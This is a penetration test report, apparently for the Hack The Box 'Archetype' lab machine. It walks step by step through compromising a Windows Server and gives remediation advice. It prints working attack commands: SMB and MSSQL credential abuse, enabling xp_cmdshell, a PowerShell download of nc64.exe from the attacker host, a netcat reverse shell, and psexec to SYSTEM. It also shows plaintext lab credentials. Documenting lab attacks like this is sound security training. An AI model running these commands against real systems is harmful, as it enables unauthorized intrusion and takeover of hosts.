HACKTHEBOX

Penetration Test

Archetype Pentest Report

Report of Findings

Author Name: Krzysztof Świderski

Archetype Ltd.

April 8, 2025

Version: 1.0

Classified

Table of Contents

1 Statement of Confidentiality

The contents of this document have been developed by Krzysztof Świderski. Archetype Ltd. considers the contents of this document to be proprietary and confidential business information. This information is to be used solely for its intended purpose — the evaluation, understanding, and remediation of security risks within Archetype Ltd.'s infrastructure.

This document may not be disclosed to any third party, including vendors, business partners, or contractors, without the prior written consent of Archetype Ltd. Furthermore, no part of this document may be reproduced, copied, stored in a retrieval system, or distributed in any form or by any means without explicit permission.

The findings, analysis, and recommendations presented herein are the result of a penetration test performed for internal evaluation and improvement of security posture. This document does not constitute legal advice. Any interpretations related to regulatory compliance, legal obligations, or liability should be discussed with qualified legal counsel.

The assessment and its contents are based on a simulated security engagement and are intended solely for internal use by Archetype Ltd. for educational, evaluative, and risk mitigation purposes.

2 Engagement Contacts and Report Details

Archetype Contacts		
Contact	**Title**	**Contact Email**
Robert L. Bowman	Head of Security Operations	rbowman@archetype.com
Christopher F. Hirsch	Executive Director	chirsch@archetype.com
Joel T. Wigfall	Managing Director	jwigfall@archetype.com

Assessor Contact		
Assessor Name	**Title**	**Assessor Contact Email**
Krzysztof Świderski		swiderski.krzysztof.kontakt@gmail.com

Report Details	
Title	Penetration Test Summary
Version	1.0
Author	Krzysztof Świderski
Pentester	Krzysztof Świderski
Reviewed by	Krzysztof Świderski
Approved by	Krzysztof Świderski
Classification	Classified

3 Executive Summary

Archetype Ltd. (“Archetype”) engaged Krzysztof Świderski to conduct a comprehensive penetration test targeting its Windows Server host, with the objective of evaluating the overall security posture of critical server's components. The primary goals of this engagement were to identify vulnerabilities that could be exploited by malicious actors, assess the potential impact of such exploitation on business operations, and provide actionable recommendations to remediate identified risks.

The assessment was carried out on **4th March 2025** using a combination of manual techniques and industry-standard tools to uncover security weaknesses across the target host layer and its associated network configurations.

The testing revealed several critical vulnerabilities and misconfigurations — primarily related to the storage and exposure of unprotected user credentials. These issues allowed for privilege escalation and could ultimately lead to full administrative control over the target host.

Such weaknesses pose a significant threat to the confidentiality, integrity, and availability of Archetype’s data and systems. However, the identified vulnerabilities can be effectively remediated with security improvements.

3.1 Objectives

The objective of the penetration test was to identify security weaknesses in the host and comprehensively document all the findings, assess impact on Confidentiality, Integrity, and Availability (CIA) along with providing risk-based remediation recommendations.

3.2 Assessment Summary

During the Host Penetration Test of Archetype Ltd., Krzysztof Świderski identified 3 findings that pose risks to the confidentiality, integrity, and availability of Archetype’s information systems. The findings were categorized by severity level, with 2 of the findings being assigned a critical-risk rating, 1 high-risk, 0 medium-risk, and 0 low risk. There were also 0 informational finding related to improving security monitoring capabilities within the internal network.

Archetype should create a remediation plan based on the Remediation Summary section of this report, addressing all high-risk findings as soon as possible according to the needs of the business. Given the comprehensive nature of this in-depth penetration test, Archetype should focus on implementing the recommendations provided to address misconfigurations, privilege escalation paths, and lateral movement opportunities. To maintain a robust security posture, Archetype should also consider scheduling periodic security assessments and penetration tests to validate improvements and identify emerging vulnerabilities. Continuous monitoring and proactive hardening of the Microsoft Server environment will make it increasingly challenging for attackers to compromise the users and will improve Archetype's ability to detect and respond to suspicious activity effectively.

3.3 Scope

The scope of this assessment included one host machine in the internal network. Internal access was provided by the client via secured VPN tunnel.

In Scope Assets

Host/URL/IP Address	Description
10.129.95.187	IP address of assessed host
10.10.14.28	IP address of attacking host

3.4 Summary of Findings

During the course of testing, Krzysztof Świderski uncovered a total of 3 findings that pose a material risk to Archetype's information systems. As requested by Archetype, this assessment focuses on findings with critical and high impact, ensuring that all documented vulnerabilities and recommendations are directly relevant to risks that could significantly affect the confidentiality, integrity, and availability of Archetype's systems. The below table provides a summary of the findings by severity level.

In the course of this penetration test **2 Critical** and **1 High** vulnerabilities were identified:




Figure 1 - Distribution of identified vulnerabilities

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

#	Severity Level	Finding Name	Page
1	9.3 (Critical)	SMB Server Misconfiguration: Password for "backups" share not set	21
2	9.3 (Critical)	Unprotected configuration file with user credentials	25
3	8.9 (High)	Plaintext Storage of Administrative Credentials	29

3.5 Remediation Summary

As a result of this assessment there are some opportunities for Archetype to strengthen its host security. Remediation efforts are prioritized below. Archetype should ensure that all remediation steps and mitigating controls are carefully planned and tested to prevent any service disruptions or loss of data.

3.5.1 Short Term

SHORT TERM REMEDIATION:

- **SMB Server Misconfiguration** - Update the SMB server configuration to require user authentication for access to the "backups" share. Remove any permissions that allow guest or unauthenticated users. Until access controls are correctly implemented, remove or encrypt sensitive files such as configuration files containing credentials (e.g., prod.dtsConfig) to prevent unauthorized retrieval. Enable SMB logging to monitor any suspicious access attempts or unauthorized file browsing activity. Review logs for signs of exploitation.
- **Unprotected configuration file with user credentials** - Identify and remove any configuration files that store usernames, passwords, or connection strings in plaintext, especially in publicly accessible or insecure locations (SMB shares, user desktops, or shared folders). Credentials found in the exposed configuration file (sql_svc account) should be immediately revoked and replaced. All associated services should be updated to use the new credentials. Restrict access to configuration files to only those users and services that absolutely require it.
- **Plaintext Storage of Administrative Credentials** - Identify and remove all files containing plaintext credentials (configuration files, scripts, log files, console history) from accessible or insecure locations on the server. Ensure PowerShell logging and other sensitive logs are stored securely, and that sensitive input (such as passwords) is excluded or redacted.

3.5.2 Medium Term

MEDIUM TERM REMEDIATION: Not applicable

3.5.3 Long Term

LONG TERM REMEDIATION:

- Perform ongoing internal network vulnerability assessments and domain password audits
- Eliminate the use of plaintext credentials in scripts, batch files, configuration files, or logs.
- Utilize centralized and encrypted credential vaults (CyberArk, HashiCorp Vault) to store all secrets, passwords, API keys, and configuration values.
- Enable PowerShell transcription and script block logging, but store logs securely and ensure sensitive data is redacted.
- Avoid assigning administrative privileges to service accounts unless absolutely necessary.
- Ensure that users and services have only the minimum level of access needed for their function.

4 Host Compromise Walkthrough

During the course of the assessment, Krzysztof Świderski was able to gain a foothold within the internal network via the provided access through the VPN tunnel, move laterally, and compromise the internal network, leading to full administrative control over the targeted host.

The steps below outline the actions taken from initial access to compromise. The purpose of this attack chain is to demonstrate to Archetype the potential impact of the vulnerabilities identified in this report and how they interconnect to represent the overall risk to the environment. This approach also helps to prioritize remediation efforts—patching even two critical flaws could disrupt the attack chain significantly while allowing the organization time to address other reported issues.

This documented attack chain represents the path of least resistance taken by the assessor to achieve host compromise.

4.1 Detailed Walkthrough

Krzysztof Świderski performed the following to fully compromise the Windows Server host:

Krzysztof Świderski performed Nmap scan to discover open ports, enabled services and their vulnerabilities using default Nmap Scripting Engine's scripts

Detailed reproduction steps for this attack are as follows:

1. Before initiating any scans, it was verified that the attacking host (Kali Linux) had active network connectivity with the target Windows Server. This was confirmed using a standard ping test.

```
┌──(kali㉿kali)-[~]
└─$ ping 10.129.95.187
PING 10.129.95.187 (10.129.95.187) 56(84) bytes of data.
64 bytes from 10.129.95.187: icmp_seq=1 ttl=127 time=27.3 ms
64 bytes from 10.129.95.187: icmp_seq=2 ttl=127 time=27.1 ms
64 bytes from 10.129.95.187: icmp_seq=3 ttl=127 time=27.1 ms
^C
--- 10.129.95.187 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2023ms
rtt min/avg/max/mdev = 27.072/27.152/27.294/0.100 ms
```

2. A full Nmap scan was conducted using the following options:

- **-p-** - All ports were scanned
- **-sC** - Executes Nmap's default NSE scripts, enabling basic vulnerability detection and service enumeration
- **-sV** - Identification of service versions

```
└─$ nmap -p- -sV -sC 10.129.95.187
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-04 17:53 EST
Nmap scan report for 10.129.95.187
Host is up (0.030s latency).
Not shown: 65523 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows Server 2019 Standard 17763 microsoft-ds
1433/tcp  open  ms-sql-s     Microsoft SQL Server 2017 14.00.1000.00; RTM
|_ssl-date: 2025-03-04T22:55:43+00:00; +10s from scanner time.
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2025-03-04T22:50:46
|_Not valid after:  2055-03-04T22:50:46
| ms-sql-info:
|   10.129.95.187:1433:
|     Version:
|       name: Microsoft SQL Server 2017 RTM
|       number: 14.00.1000.00
|       Product: Microsoft SQL Server 2017
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
| ms-sql-ntlm-info:
|   10.129.95.187:1433:
|     Target_Name: ARCHETYPE
|     NetBIOS_Domain_Name: ARCHETYPE
|     NetBIOS_Computer_Name: ARCHETYPE
|     DNS_Domain_Name: Archetype
|     DNS_Computer_Name: Archetype
|_    Product_Version: 10.0.17763
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49668/tcp open  msrpc        Microsoft Windows RPC
49669/tcp open  msrpc        Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

```
Host script results:
|_clock-skew: mean: 1h36m10s, deviation: 3h34m41s, median: 9s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2025-03-04T22:55:38
|_  start_date: N/A
| smb-os-discovery:
|   OS: Windows Server 2019 Standard 17763 (Windows Server 2019 Standard 6.3)
|   Computer name: Archetype
|   NetBIOS computer name: ARCHETYPE\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2025-03-04T14:55:37-08:00

Service detection performed. Please report any incorrect results at https://nmap.org/subm
it/ .
Nmap done: 1 IP address (1 host up) scanned in 95.28 seconds
```

Following port enumeration, Krzysztof Świderski identified that an SMB service was running on port 445 of the target host. The SMB server was then accessed using anonymous credentials, revealing multiple available shares—including hidden ones (denoted by a $ at the end of the share name).

Notably, one of the shares named "backups" was accessible without authentication. During further exploration, a file named prod.dtsConfig was identified within this share and downloaded for analysis. This file later revealed hardcoded database credentials in plaintext, representing a critical security issue.

Detailed reproduction steps for this attack are as follows:

1. An anonymous connection was established using smbclient to list all SMB shares. Despite no credentials being provided, the server returned a full list of both standard and hidden shares.

```
┌──(kali㉿kali)-[~]
└─$ smbclient -N -L 10.129.95.187

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        backups         Disk
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.95.187 failed (Error NT_STATUS_RESOURCE_NAME
_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

2. ADMIN$ and C$ were found to be inaccessible to anonymous users, as expected in a properly configured system

```
┌──(kali㉿kali)-[~]
└─$ smbclient -N \\\\10.129.95.187\\ADMIN$
tree connect failed: NT_STATUS_ACCESS_DENIED
```

```
┌──(kali㉿kali)-[~]
└─$ smbclient -N \\\\10.129.95.187\\C$
tree connect failed: NT_STATUS_ACCESS_DENIED
```

3. The IPC$ share was accessible, but no useful content was available during the test.

```
└─$ smbclient -N \\\\10.129.95.187\\IPC$
Try "help" to get a list of possible commands.
smb: \> ls
NT_STATUS_NO_SUCH_FILE listing \*
smb: \> pwd
Current directory is \\10.129.95.187\IPC$\
smb: \>
```

4. Checking backups share. It was accessible anonymously. The unprotected "prod.dtsConfig" was retrieved for further analysis.

```
┌──(kali㉿kali)-[~]
└─$ smbclient -N \\\\10.129.95.187\\backups
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Jan 20 07:20:57 2020
  ..                                  D        0  Mon Jan 20 07:20:57 2020
  prod.dtsConfig                     AR      609  Mon Jan 20 07:23:02 2020

                5056511 blocks of size 4096. 2588082 blocks available
smb: \> get prod.dtsConfig
getting file \prod.dtsConfig of size 609 as prod.dtsConfig (3.8 KiloBytes/sec
) (average 3.8 KiloBytes/sec)
smb: \>
```

After retrieving the prod.dtsConfig file from the publicly accessible "backups" SMB share, Krzysztof Świderski examined its contents. The file, stored in XML format, was found to contain plaintext database credentials - username "sql_svc" and password "M3g4c0rp123"

```
└─$ cat prod.dtsConfig
<DTSConfiguration>
    <DTSConfigurationHeading>
        <DTSConfigurationFileInfo GeneratedBy=" ... " GeneratedFromPackageName=" ... " GeneratedFromPackageID=" ... " GeneratedDate="20.1.2019 10:01:34"/>
    </DTSConfigurationHeading>
    <Configuration ConfiguredType="Property" Path="\Package.Connections[Destination].Properties[ConnectionString]" ValueType="String">
        <ConfiguredValue>Data Source=.;Password=M3g4c0rp123;User ID=ARCHETYPE\sql_svc;Initial Catalog=Catalog;Provider=SQLNCLI10.1;Persist Security Info=True;Auto Translate=False;</ConfiguredValue>
    </Configuration>
</DTSConfiguration>
```

Krzysztof Świderski used those credentials to get access to the Microsoft SQL Server database. With those credentials it was possble to list and access sensitive data.

Detailed reproduction steps for this attack are as follows:

1. Using the credentials obtained from the exposed prod.dtsConfig file, Krzysztof Świderski successfully established a connection to the target Microsoft SQL Server running on port 1433.

```
└─$ python3 mssqlclient.py -p 1433 ARCHETYPE/sql_svc:M3g4c0rp123@10.129.95.18
7 -windows-auth
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(ARCHETYPE): Line 1: Changed database context to 'master'.
[*] INFO(ARCHETYPE): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)
[!] Press help for extra shell commands
SQL (ARCHETYPE\sql_svc  dbo@master)>
SQL (ARCHETYPE\sql_svc  dbo@master)>
```

2. Enumeration of users

```
SQL (ARCHETYPE\sql_svc  dbo@master)> enum_users
UserName                        RoleName   LoginName                       DefDBName   DefSchemaName      UserID   SID
-------------------------------------------------------------------------------------------------------------------------------------
##MS_AgentSigningCertificate##  public     ##MS_AgentSigningCertificate##  master      NULL               b'6'     b'0106000000000009010000014996a2fb6d6ef7960d6ad52ac60318368179ae7'
##MS_PolicyEventProcessingLogin## public    ##MS_PolicyEventProcessingLogin## master    dbo                b'5'     b'b358f79fa0d32a4e9087d7897f494f6a'
dbo                             db_owner   sa                              master      dbo                b'1'     b'01'
guest                           public     NULL                            NULL        guest              b'2'     b'00'
INFORMATION_SCHEMA              public     NULL                            NULL        NULL               b'3'     NULL
sys                             public     NULL                            NULL        NULL               b'4'     NULL
```

3. Enumeration of databases

```
SQL (ARCHETYPE\sql_svc  dbo@master)> enum_db
name      is_trustworthy_on
-------   -----------------
master                    0

tempdb                    0

model                     0

msdb                      1
```

4. Login enumeration

```
SQL (ARCHETYPE\sql_svc  dbo@master)> enum_logins
name                            type_desc     is_disabled  sysadmin  securityadmin  serveradmin  setupadmin  processadmin  diskadmin  dbcreator  bulkadmin
-----------------------------------------------------------------------------------------------------------------------------------------------------------
sa                              SQL_LOGIN               1         1              0            0           0             0          0          0          0
##MS_PolicyEventProcessingLogin## SQL_LOGIN              1         0              0            0           0             0          0          0          0
##MS_PolicyTsqlExecutionLogin## SQL_LOGIN               1         0              0            0           0             0          0          0          0
ARCHETYPE\sql_svc               WINDOWS_LOGIN           0         1              0            0           0             0          0          0          0
NT SERVICE\SQLWriter            WINDOWS_LOGIN           0         1              0            0           0             0          0          0          0
NT SERVICE\Winmgmt              WINDOWS_LOGIN           0         1              0            0           0             0          0          0          0
NT SERVICE\MSSQLSERVER          WINDOWS_LOGIN           0         1              0            0           0             0          0          0          0
NT AUTHORITY\SYSTEM             WINDOWS_LOGIN           0         0              0            0           0             0          0          0          0
NT SERVICE\SQLSERVERAGENT       WINDOWS_LOGIN           0         1              0            0           0             0          0          0          0
NT SERVICE\SQLTELEMETRY         WINDOWS_LOGIN           0         0              0            0           0             0          0          0          0
```

5. Enumeration of owners

```
SQL (ARCHETYPE\sql_svc  dbo@master)> enum_owner
Database   Owner
--------   -----
master     sa

tempdb     sa

model      sa

msdb       sa
```

6. List of password hashes

```
SQL (ARCHETYPE\sql_svc  dbo@master)> SELECT name, password_hash FROM master.sys.sql_logins;
name                                                  password_hash
----------------------------------------------------  ----------------------------------------------------------------------------------------------------
sa                                                    b'0200100bac9600580c3c299ed7ff81d77bcbe50b830ca60306d7a5e5bf34a5c6be0d895247952bfff5708764033a797e8ca4f2004797203d7ee5c794d655c3218a0b13a3ce63'

##MS_PolicyEventProcessingLogin##                    b'02003d1be73b4e8454e737ed6b68096e53a810f2ff98dc50df96a240f5b560aebdafcbf6c2db0cab31ad1b1f2af285b3659a6d5479de875380b8100a34882ad7748438985cae'

##MS_PolicyTsqlExecutionLogin##                      b'0200b21fd125bfc51840773537c9389ba510dddede01db01a45dbea30a74cb34a3b84fb7fa54c60d7f5c7e71813f50182f6ad974c7ab3cd077ca1bea8e1e65979b6d9e1cb223'
```

After successfully connecting to the Microsoft SQL Server using the sql_svc credentials, Krzysztof Świderski enabled command execution functionality by activating the xp_cmdshell stored procedure. This allows executing system commands directly from within SQL Server.

```
SQL (ARCHETYPE\sql_svc  dbo@master)> enable_xp_cmdshell
INFO(ARCHETYPE): Line 185: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
INFO(ARCHETYPE): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
```

```
SQL (ARCHETYPE\sql_svc  dbo@master)> xp_cmdshell whoami
output
------------------
archetype\sql_svc

NULL
```

Following successful command execution through SQL Server, Krzysztof Świderski initiated a reverse shell attack to gain interactive access to the compromised Windows Server host under the context of the sql_svc user.

Detailed reproduction steps for this attack chain are as follows:

1. A Netcat listener was launched on attacker machine on port 4444 to await incoming reverse shell connections.

```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
```

2. A lightweight HTTP server was started on attacker machine on port 8000 to host the Windows Netcat binary (nc64.exe) for download

```
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

3. Executing powershell command inside database via enabled CMD shell. Downloading netcat (nc64.exe) on targeted machine.

```
SQL (ARCHETYPE\sql_svc  dbo@master)> xp_cmdshell "powershell -command cd C:\Users\sql_svc\Downloads; wget http://10.10.14.28:8000/nc64.exe -outfile nc64.exe"
output
------
NULL
```

4. A final xp_cmdshell command was executed to run Netcat on the target machine, initiating a reverse connection to the attacker's listener

```
SQL (ARCHETYPE\sql_svc  dbo@master)> xp_cmdshell "powershell -command cd C:\Users\sql_svc\Downloads; .\nc64.exe 10.10.14.28 4444 -e cmd.exe"
```

5. Connection is established

```
└─$ nc -lvp 4444
listening on [any] 4444 ...
10.129.95.187: inverse host lookup failed: Unknown host
connect to [10.10.14.28] from (UNKNOWN) [10.129.95.187] 49680
Microsoft Windows [Version 10.0.17763.2061]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\sql_svc\Downloads>

C:\Users\sql_svc\Downloads>
```

6. Veryfying that we have control over sql_svc user

```
C:\Users\sql_svc\Desktop>whoami
whoami
archetype\sql_svc
```

```
C:\Users\sql_svc\Desktop>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : .htb
   IPv6 Address. . . . . . . . . . . : dead:beef::e90c:e7fa:efcb:b4dc
   Link-local IPv6 Address . . . . . : fe80::e90c:e7fa:efcb:b4dc%7
   IPv4 Address. . . . . . . . . . . : 10.129.95.187
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:fe96:5e20%7
                                       10.129.0.1
```

```
C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 9565-0B4F

 Directory of C:\

01/20/2020  04:20 AM    <DIR>          backups
07/27/2021  01:28 AM    <DIR>          PerfLogs
07/27/2021  02:20 AM    <DIR>          Program Files
07/27/2021  02:20 AM    <DIR>          Program Files (x86)
01/19/2020  10:39 PM    <DIR>          Users
07/27/2021  02:22 AM    <DIR>          Windows
               0 File(s)              0 bytes
               6 Dir(s)  10,720,243,712 bytes free
```

After establishing a reverse shell on the target host, Krzysztof Świderski deployed and executed WinPEAS (Windows Privilege Escalation Awesome Script) to automate local enumeration and identify potential privilege escalation vectors and sensitive data exposure.

Detailed reproduction steps for this attack are as follows:

1. The WinPEASx64.exe binary was downloaded to the target machine using the previously established HTTP server hosted on the attacking machine:

```
PS C:\Users\sql_svc\Downloads> wget http://10.10.14.28:8000/winPEASx64.exe -outfile winpeas.exe
wget http://10.10.14.28:8000/winPEASx64.exe -outfile winpeas.exe
```

```
└─$ ls
common.txt  login.php.swp  nc64.exe  winPEASx64.exe

┌──(kali㉿kali)-[~/Downloads]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.95.187 - - [04/Mar/2025 19:09:14] "GET /nc64.exe HTTP/1.1" 200 -
10.129.95.187 - - [04/Mar/2025 19:10:51] "GET /nc64.exe HTTP/1.1" 200 -
10.129.95.187 - - [04/Mar/2025 19:34:31] "GET /winPEASx64.exe HTTP/1.1" 200 -
```

2. Enabling WinPeas

```
PS C:\Users\sql_svc\Downloads> .\winpeas.exe
.\winpeas.exe
ANSI color bit for Windows is not set. If you are execcuting this from a Windows terminal inside
 the host you should run 'REG ADD HKCU\Console /v VirtualTerminalLevel /t REG_DWORD /d 1' and th
en start a new CMD
```

3. Discovered Powershell console history file on the target machine

```
ÄÄÄÄÄÄÄÄÄÄ PowerShell Settings
    PowerShell v2 Version: 2.0
    PowerShell v5 Version: 5.1.17763.1
    PowerShell Core Version:
    Transcription Settings:
    Module Logging Settings:
    Scriptblock Logging Settings:
    PS history file: C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\Co
nsoleHost_history.txt
    PS history size: 79B
```

4. The console history file contained plaintext administrator-level credentials, posing a critical security risk by enabling full system compromise without further exploitation.

```
    Directory: C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\Powershell\PSReadLine


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        3/17/2020   2:36 AM             79 ConsoleHost_history.txt


PS C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\Powershell\PSReadLine> type ConsoleHost_hi
story.txt
type ConsoleHost_history.txt
net.exe use T: \\Archetype\backups /user:administrator MEGACORP_4dm1n!!
exit
PS C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\Powershell\PSReadLine>
```

Krzysztof Świderski executed psexec.py script to remotely access Windows host with valid credentials. The attack was successful and Krzysztof Świderski gained access of Administrator account.

Detailed reproduction steps for this attack are as follows:

1. Script execution from attacking host

```
└─$ python3 psexec.py administrator@10.129.95.187
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Requesting shares on 10.129.95.187.....
[*] Found writable share ADMIN$
[*] Uploading file SMUcutfc.exe
[*] Opening SVCManager on 10.129.95.187.....
[*] Creating service DlkH on 10.129.95.187.....
[*] Starting service DlkH.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.2061]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

```
C:\Windows> whoami
nt authority\system

C:\Windows> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : .htb
   IPv6 Address. . . . . . . . . . . : dead:beef::e90c:e7fa:efcb:b4dc
   Link-local IPv6 Address . . . . . : fe80::e90c:e7fa:efcb:b4dc%7
   IPv4 Address. . . . . . . . . . . : 10.129.95.187
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:fe96:5e20%7
                                       10.129.0.1

C:\Windows>
```

```
 Directory of C:\Users\Administrator

01/19/2020  10:39 PM    <DIR>          .
01/19/2020  10:39 PM    <DIR>          ..
07/27/2021  01:30 AM    <DIR>          3D Objects
07/27/2021  01:30 AM    <DIR>          Contacts
07/27/2021  01:30 AM    <DIR>          Desktop
07/27/2021  01:30 AM    <DIR>          Documents
07/27/2021  01:30 AM    <DIR>          Downloads
07/27/2021  01:30 AM    <DIR>          Favorites
07/27/2021  01:30 AM    <DIR>          Links
07/27/2021  01:30 AM    <DIR>          Music
07/27/2021  01:30 AM    <DIR>          Pictures
07/27/2021  01:30 AM    <DIR>          Saved Games
07/27/2021  01:30 AM    <DIR>          Searches
07/27/2021  01:30 AM    <DIR>          Videos
               0 File(s)              0 bytes
              14 Dir(s)  10,717,794,304 bytes free
```

5 Methodology

The penetration test was conducted using the Black Box methodology, meaning no prior knowledge or internal information about the target environment was provided by Archetype. The testing was performed through VPN connection, ensured by Archetype.

The penetration test was operated from a Kali Linux machine, a widely recognized operating system designed for security assessments and penetration testing.

The following open-source tools were employed throughout the engagement:

- Nmap – Used to identify live hosts, open ports, and running services.
- Ping – Used to test connectivity between the testing machine and the target host.
- smbclient – SMB client utility used to enumerate and access available SMB shares.
- mssqlclient.py – A script from the Impacket toolkit used to connect to and interact with Microsoft SQL Server instances.
- NetCat – A utility used to establish a reverse shell and gain remote access to the target system.
- WinPeas – A privilege escalation auditing tool used to enumerate vulnerabilities and misconfigurations in Windows systems.
- psexec.py – A script from the Impacket suite used to remotely execute commands on the Windows host using valid credentials.
- Python HTTP server – Used to transfer scripts from attacker's machine to the target system via HTTP.

All tools used in this assessment are publicly available, free, and open-source, ensuring full transparency and reproducibility of the testing methodology.

This report is structured around three primary objectives:

- A documentation of discovered vulnerabilities, including severity ratings.
- Recommendations to address each vulnerability
- An explanation of the testing process, including specific tools, supported by evidence such as screenshots.

To assess the impact of each identified vulnerability, the Common Vulnerability Scoring System (CVSS) v4.0 was used. This ensures a consistent and standardized evaluation of security risks, aligned with industry best practices.

Rating	CVSS Score Range
Critical	**9.0 - 10.0**
High	**7.0 - 8.0**
Medium	**5.0 - 6.0**
Low	**3.0 - 4.0**
Info	**0.0**

6 Technical Findings Details

1. SMB Server Misconfiguration: Password for "backups" share not set - Critical

CWE	CWE-862
CVSS 3.1	9.3 / CVSS:4.0/AV:A/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:N/SC:H/SI:N/SA:N/E:A/CR:H/IR:H/MAV:A/MAC:L/MAT:N/MPR:N/MUI:N/MVC:H/MVI:H/MSC:H/MSI:H/AU:Y/V:C/RE:L/U:Amber
